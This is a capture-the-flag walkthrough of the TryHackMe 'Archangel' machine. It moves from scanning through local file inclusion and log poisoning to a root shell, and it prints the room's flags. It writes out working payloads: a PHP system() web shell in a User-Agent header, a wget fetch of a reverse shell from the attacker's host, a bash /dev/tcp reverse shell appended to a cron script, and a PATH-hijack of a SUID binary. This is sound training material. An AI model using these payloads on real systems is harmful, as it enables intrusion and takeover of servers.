

Archangel





Contents

- [Reconnaissance](#)
- [Scanning](#)
- [Enumeration](#)
- [Exploitation](#)
- [Privilege Escalation](#)

Reconnaissance

The target machine was confirmed to be within the **TryHackMe** network and was assigned an **IP address** for the engagement.

Target Machine Information

Title	Target IP	Expires
ARcHanG3l	10.201.25.55  	57min 38s

? Add 1 hour Terminate

Scanning

An **Nmap** scan was performed to identify open ports and services:

```
> nmap -sV -sC -p- --min-rate 5000 -O -Pn 10.201.25.55
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 22:02 EST
Nmap scan report for 10.201.25.55
Host is up (0.072s latency).
```


```
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9f:1d:2c:9d:6c:a4:0e:46:40:50:6f:ed:cf:1c:f3:8c (RSA)
|   256 63:73:27:c7:61:04:25:6a:08:70:7a:36:b2:f2:84:0d (ECDSA)
|_  256 b6:4e:d2:9c:37:85:d6:76:53:e8:c4:e0:48:1c:ae:6c (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Wavefire
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.76 seconds
```

Realized only two services running, one of them was a web application.

Enumeration

Inspecting the web application revealed a useful hint for the initial flag: the hostname `mafialive.thm`. This value was then added to `/etc/hosts`.



In Quam Sed Quis Turpis Vitae

The next step was to enumerate directories, this time using **FeroxBuster**.

```
feroxbuster --url http://10.201.25.55
```


```
> feroxbuster --url http://10.201.25.55
```

FERROX OXIDE
by Ben "epi" Risher 🐼 ver: 2.13.0

🎯 Target Url	http://10.201.25.55/
🚩 In-Scope Url	10.201.25.55
🧵 Threads	50
📖 Wordlist	/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
🔥 Status Codes	All Status Codes!
⏱ Timeout (secs)	7
👤 User-Agent	feroxbuster/2.13.0
📄 Config File	/etc/feroxbuster/ferox-config.toml
🔗 Extract Links	true
🏁 HTTP methods	[GET]
🔁 Recursion Depth	4

🚩 Press [ENTER] to use the Scan Management Menu™

```
403 GET 9l 28w 277c Auto-filtering found 404-like response and crea
ted new filter; toggle off with --dont-filter
404 GET 9l 31w 274c Auto-filtering found 404-like response and crea
ted new filter; toggle off with --dont-filter
301 GET 9l 28w 313c http://10.201.25.55/images => http://10.201.25.
55/images/
200 GET 4l 40w 2118c http://10.201.25.55/images/demo/100x100.png
200 GET 15l 90w 4958c http://10.201.25.55/images/demo/348x261.png
200 GET 320l 1270w 19188c http://10.201.25.55/index.html
200 GET 86l 610w 36802c http://10.201.25.55/images/demo/backgrounds/01.
png
200 GET 1247l 6682w 90584c http://10.201.25.55/pages/font-icons.html
200 GET 2l 1283w 86927c http://10.201.25.55/layout/scripts/jquery.min.j
s
301 GET 9l 28w 312c http://10.201.25.55/pages => http://10.201.25.5
5/pages/
301 GET 9l 28w 313c http://10.201.25.55/layout => http://10.201.25.
55/layout/
200 GET 22l 56w 642c http://10.201.25.55/layout/scripts/jquery.backt
otop.js
200 GET 11l 113w 6017c http://10.201.25.55/images/demo/348x420.png
200 GET 15l 82w 1324c http://10.201.25.55/layout/scripts/jquery.mobil
emenu.js
200 GET 458l 1521w 20976c http://10.201.25.55/layout/styles/layout.css
200 GET 368l 1285w 18991c http://10.201.25.55/pages/sidebar-right.html
200 GET 368l 1285w 18989c http://10.201.25.55/pages/sidebar-left.html
200 GET 232l 727w 13209c http://10.201.25.55/pages/gallery.html
200 GET 239l 731w 12899c http://10.201.25.55/pages/basic-grid.html
200 GET 312l 1113w 16591c http://10.201.25.55/pages/full-width.html
```




Index of /flags

Name	Last modified	Size	Description
Parent Directory		-	
flag.html	2020-11-19 18:45	93	

Apache/2.4.29 (Ubuntu) Server at 10.201.25.55 Port 80


The scan identified a `/flag` directory containing false positives, prompting further enumeration using the discovered hostname.




UNDER DEVELOPMENT

thm{f0und_th3_r1ght_h0st_n4m3}

Accessing `robots.txt` revealed an additional endpoint: `/test.php`, which had also appeared during earlier enumeration.



Interacting with the page generated a dynamic parameter in the URL, suggesting a possible **Local File Inclusion (LFI)** vulnerability. BurpSuite was used to analyze this behavior in more detail.




Test Page. Not to be Deployed

Here is a button
Control is an illusion

A fuzzing process was then launched using ffuf to identify accessible files via the `view` parameter:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u  
'http://mafialive.thm/test.php?view=FUZZ' -mc 200
```



Test Page. Not to be Deployed

Here is a button
User-agent: * Disallow: /test.php

Direct access to `test.php` was blocked, so a **PHP** wrapper filter was used to retrieve the file's contents in base64 format and decode them locally:

```
http://mafialive.thm/test.php?view=php://filter/convert.base64-  
encode/resource=/var/www/html/development_testing/test.php
```


Request

PrettyRawHex

1GET /test.php?view=
/var/www/html/development_testing/../../../../../../../../etc/passwd HTTP/1.1

2Host: mafialive.thm

3Accept-Language: en-US,en;q=0.9

4Upgrade-Insecure-Requests: 1

5User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36

6Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

7Accept-Encoding: gzip, deflate, br

8Connection: keep-alive

9

10

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Date: Fri, 14 Nov 2025 13:16:27 GMT

3Server: Apache/2.4.29 (Ubuntu)

4Vary: Accept-Encoding

5Content-Length: 1645

6Keep-Alive: timeout=5, max=100

7Connection: Keep-Alive

8Content-Type: text/html; charset=UTF-8

9

10

11<!DOCTYPE HTML>

12<html>

13

14<head>

15<title>

16INCLUDE

17</title>

18<h1>

19Test Page. Not to be Deployed

20</h1>

21</button>

22

23

24<button id="secret">

25Here is a button

26</button>

27

28

29root:x:0:0:root:/root:/bin/bash

30daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

31bin:x:2:2:bin:/bin:/usr/sbin/nologin

32sys:x:3:3:sys:/dev:/usr/sbin/nologin

33sync:x:4:65534:sync:/bin:/bin/sync

34games:x:5:60:games:/usr/games:/usr/sbin/nologin

35man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

36lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

37mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

38news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

39uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

40proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

41www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

42backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

43list:x:38:38:Mailing List

44Manager:/var/list:/usr/sbin/nologin

45irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

46gnats:x:41:41:Gnats Bug-Reporting System

47(admin):/var/lib/gnats:/usr/sbin/nologin

Inspector

Notes

Custom actions

From the enumeration, a user named `archangel` was identified. This led to the decision to perform log poisoning to achieve Remote Code Execution (RCE), leveraging the User-Agent field in the Apache access logs.

Request

PrettyRawHex

1GET /test.php?view=/var/www/html/development_testing/../../../../../../../../var/log/apache2/access.log&cmd=whoami HTTP/1.1

2Host: mafialive.thm

3Accept-Language: en-US,en;q=0.9

4Upgrade-Insecure-Requests: 1

5User-Agent: <?php system(\$_GET['cmd']);?>

6Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

7Accept-Encoding: gzip, deflate, br

8Connection: keep-alive

9

10

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Date: Fri, 14 Nov 2025 17:47:25 GMT

3Server: Apache/2.4.29 (Ubuntu)

4Vary: Accept-Encoding

5Content-Length: 474

6Keep-Alive: timeout=5, max=100

7Connection: Keep-Alive

8Content-Type: text/html; charset=UTF-8

9

10

11<!DOCTYPE HTML>

12<html>

13

14<head>

15<title>

16INCLUDE

17</title>

18<h1>

19Test Page. Not to be Deployed

20</h1>

21</button>

22

23

24<button id="secret">

25Here is a button

26</button>

27

28

29

3010.6.24.136 - - [14/Nov/2025:23:17:12 +0530] "GET /test.php?view=/var/www/html/development_testing/../../../../../../../../var/log/apache2/error.log&cmd=whoami HTTP/1.1" 200 711 "-" "www-data"

31

32</div>

33</body>

34

35</html>

36

37

38

Inspector

Notes

Custom actions

Exploitation

The **RCE** was successfully verified using a basic **whoami** command. The next step was to upload a prepared **PHP** reverse shell by abusing **log poisoning** and invoking **wget**.

```
GET /test.php?view=/var/www/html/development_testing/../../../../../../../../var/log/apache2/access.log&cmd=wget%20http://10.6.24.136:8000/reverse_php.php HTTP/1.1
Host: mafialive.thm
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: <?php system($_GET['cmd']);?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Request

```
1 GET /test.php?view=
2 /var/www/html/development_testing/../../../../../../../../var/log/
3 apache2/access.log&cmd=
4 wget%20http://10.6.24.136:8000/reverse_php.php HTTP/1.1
5 Host: mafialive.thm
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: <?php system($_GET['cmd']);?>
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/
11 avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
12 change;v=b3;q=0.7
13 Accept-Encoding: gzip, deflate, br
14 Connection: keep-alive
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Fri, 14 Nov 2025 17:48:04 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 644
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10
11 <!DOCTYPE HTML>
12 <html>
13
14     <head>
15         <title>
16             INCLUDE
17         </title>
18         <h1>
19             Test Page. Not to be Deployed
20         </h1>
21     </head>
22     <a href=
23 /test.php?view=/var/www/html/development_testing/mrrobot.ph
24 p">
25         <button id="secret">
26             Here is a button
27         </button>
28     </a>
29 <br>
30
31 10.6.24.136 - - [14/Nov/2025:23:17:12 +0530] "GET
32 /test.php?view=/var/www/html/development_testing/../../../../
33 ../../var/log/apache2/error.log&cmd=whoami HTTP/1.1" 200
34 711 "-" ""
35
36 10.6.24.136 - - [14/Nov/2025:23:17:25 +0530] "GET
37 /test.php?view=/var/www/html/development_testing/../../../../
38 ../../var/log/apache2/access.log&cmd=whoami HTTP/1.1" 200
39 576 "-" ""
40
41 </div>
42 </body>
43 </html>
```

A listener was started using `netcat`, and the uploaded **PHP** reverse shell was executed via the **RCE** endpoint, resulting in a stable remote shell.

Request

```
1 GET /reverse_php.php HTTP/1.1
2 Host: mafialive.thm
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
6 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0
7 Safari/537.36
8 Accept:
9 text/html,application/xhtml+xml,application/xml;q=0.9,image
10 /avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
11 change;v=b3;q=0.7
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
```

Response

```
1
```

```
Linux ubuntu 4.15.0-123-generic #126-Ubuntu SMP Wed Oct 21 09:40:11 UTC 2020 x86_64 x86_64
x86_64 GNU/Linux
23:29:47 up 14 min,  0 users,  load average: 0.00, 0.05, 0.09
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Privilege Escalation

Enumerating the system, we identified the `archangel` user. From the `www-data` account we were able to access the user flag, but not the rest of the files in their home directory.

```
$ ls -l /home
total 4
drwxr-xr-x 6 archangel archangel 4096 Nov 20 2020 archangel
$ ls -l /home/archangel
total 12
drwxr-xr-x 2 archangel archangel 4096 Nov 18 2020 myfiles
drwxrwx--- 2 archangel archangel 4096 Nov 19 2020 secret
-rw-r--r-- 1 archangel archangel 26 Nov 19 2020 user.txt
$ cat /home/archangel/user.txt
thm{lf1_t0_rc3_ls_tr1cky}
$ |
```

During the enumeration we also discovered a cron job running under the `archangel` user. We appended a reverse shell payload to the script and waited for the scheduled execution. When the cron job triggered, it executed our payload and we obtained a reverse shell as the `archangel` user.

```
cat /etc/crontab
```

```
www-data@ubuntu:/$ cd /home/archangel
cd /home/archangel
www-data@ubuntu:/home/archangel$ ls
ls
myfiles secret user.txt
www-data@ubuntu:/home/archangel$ cat secret
cat secret
cat: secret: Permission denied
www-data@ubuntu:/home/archangel$ ls -l /opt
ls -l /opt
total 8
drwxrwx-- 2 archangel archangel 4096 Nov 20 2020 backupfiles
-rwxrwxrwx 1 archangel archangel 66 Nov 20 2020 helloworld.sh
www-data@ubuntu:/home/archangel$ cat /opt/helloworld.sh
cat /opt/helloworld.sh
#!/bin/bash
echo "hello world" >> /opt/backupfiles/helloworld.txt
www-data@ubuntu:/home/archangel$ cat /opt/backupfiles/helloworld.txt
cat /opt/backupfiles/helloworld.txt
cat: /opt/backupfiles/helloworld.txt: Permission denied
www-data@ubuntu:/home/archangel$ echo "bash -i >& /dev/tcp/10.6.24.136/443 0>&1" >> /opt/helloworld.sh
<dev/tcp/10.6.24.136/443 0>&1" >> /opt/helloworld.sh
www-data@ubuntu:/home/archangel$
```

```
> nc -nlvp 443
listening on [any] 443 ...
connect to [REDACTED] from (UNKNOWN) [10.201.35.23] 59830
bash: cannot set terminal process group (1052): Inappropriate ioctl for device
bash: no job control in this shell
archangel@ubuntu:~$
```

At this point, we searched for SUID binaries using the following command:

```
find / -perm -4000 2>/dev/null
```

Among the results, one binary stood out: a custom backup executable owned by root:

```
-rwsr-xr-x 1 root root 17K Nov 18 16:40 /home/archangel/secret/backup
```

The file appeared to create a backup of the `myfiles` directory using the `cp` command. To analyze its behavior in more detail, we examined it using `strings backup`, which revealed that

the path to `cp` was not hardcoded — meaning it could be replaced by manipulating the `$PATH` variable.

```

backup
user2.txt
archangel@ubuntu:~/secret$ ls -l backup
ls -l backup
-rwsr-xr-x 1 root root 16904 Nov 18 2020 backup
archangel@ubuntu:~/secret$ cat backup
cat backup
@@@ppEE 000-0=0=hp0-0=0=888 XXXDDStd888 P0td< < DDQ0tdR0td0-0=0=XX/lib64/ld-linux-
x86-64.so.2GNU0GNU0000000W0i 00m07EGN0e0mM%i x "setuidsystem_cxa_finalizesetgid_libc_sta
rt_mainlibc.so.6GLIBC 2.2.5 ITM deregisterTMCloneTable_gmon_start ITM registerTMCloneTa
ble7ui A00@0?0?0?0?0?0?0?0H0H00/H00t00H00050/00%0/00h000000000h000000000h0000000000%0/
H0=00/00H0=9/H02/H90tH00.H00t0000000H0=PTL0vH0 /H05/H)0H00H00?H0H0H00tH00.H000f00000=0
.u+UH0=0.H00t
H0=0.000000d00000.]000000w00000UH000000000000H0=\00000]0000AWL0=0+AVI00AUI00
ATA00UH0-0+SL)0H00000H00t100L00L00D00A00H00H90u0H0[]A\A]A^A 0ff.000000H0H00cp /home/user/a
rchangel/myfiles/* /opt/backupfiles;@0000t$000040000d000\M00000000000004zR0000/D$4h000@FJ
f:*3$"\0000tx00000y000/E0C
D00000eF0I0E 0E(0D00H80G@n8A0A(B BB000000@7
800000o000
0
0?H(0 000000oH000o000o2000o0=0@GCC: (Ubuntu 10.2.0-13ubuntu1) 10.2.08X|002 H
h
(

```

To exploit this, we created a malicious script named `cp` inside `/bin/bash` that would spawn a shell. Then we modified the `$PATH` so that our fake `cp` script was executed instead of the legitimate binary when running backup. Executing the SUID backup binary triggered our script and resulted in a **root** shell.

```
echo $PATH
/home/archangel/secret:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
archangel@ubuntu:~/secret$ echo '#!/bin/bash' > cp
echo '#!/bin/bash' > cp
archangel@ubuntu:~/secret$ echo '/bin/bash' >> cp
echo '/bin/bash' >> cp
archangel@ubuntu:~/secret$ chmod +x cp
chmod +x cp
archangel@ubuntu:~/secret$ ls -l
ls -l
total 28
-rwsr-xr-x 1 root      root      16904 Nov 18  2020 backup
-rwxrwxr-x 1 archangel archangel   22 Nov 14 23:57 cp
-rw-r--r-- 1 root      root       49 Nov 19  2020 user2.txt
archangel@ubuntu:~/secret$ ./backup
./backup
whoami
root
ls -l /root
total 4
-rw-r--r-- 1 root root 68 Nov 19  2020 root.txt
cat /root/root.txt
thm{p4th v4rlabl3 expl01tat1on f0r v3rt1lc4l prlv1l3g3 3sc4ll4t10n}
```

With all the steps described above, the system was fully compromised and root access was successfully obtained.